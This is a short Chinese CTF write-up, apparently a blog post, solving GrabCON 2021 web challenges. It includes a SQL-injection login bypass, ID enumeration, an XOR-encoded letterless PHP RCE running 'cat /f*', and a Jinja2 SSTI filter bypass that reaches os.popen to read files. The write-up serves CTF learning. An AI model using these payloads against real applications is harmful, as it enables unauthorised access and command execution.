
[Writeup]GrabCON CTF 2021 Web

原创

bfengj 于 2021-09-06 00:27:00 发布 185 收藏

分类专栏： 比赛WP 文章标签： sql



前言

打了一下，感觉是比较入门的CTF。

E4sy Pe4sy

要`Hack admin user!`，经过尝试发现login的时候`password`存在SQL注入，可以万能密码：

```
POST /login/index.php HTTP/1.1

username=feng&password='||1=1%23&login=Login
```

万能密码登录成功即可拿到flag。

Door Lock

事实证明国外的比赛质量也是需要考虑的。。。唉。。。。

注册登录发现有个`?id`，以为是SQL注入发现不是。。。。

原来`The door is open to all! See who is behind the admin door??`的意思就是有某个id是带flag的。。。拿bp扫出来是`?id=1766`。

Basic Calc

无字母的rce，挺老的考点了，直接各种姿势打就行了。这里随便拿个异或打：

```
eq=(%80%80%80%80%80%80^%F3%F9%F3%F4%E5%ED)(%80%80%80%80%80%80%80^%E3%E1%F4%A0%AF%E6%AA)
```

Breaking Bad

测试一下，应该是替换为空的waf，ban了这些感觉：

```
{{
}}
_
.
```

还有一些可能忘了，ban了.的话拿attr还有中括号即可，ban了双大括号拿`{% print %}`即可。还有一些过滤直接用引号内的十六进制绕过即可：

```
name=
{% print (lipsum|attr('\x5f\x5fglobals\x5f\x5f'))['os']['popen']('cat f*')['read']() %}
```

Null Food Factory

不会。。。不知道是要干啥的。。。。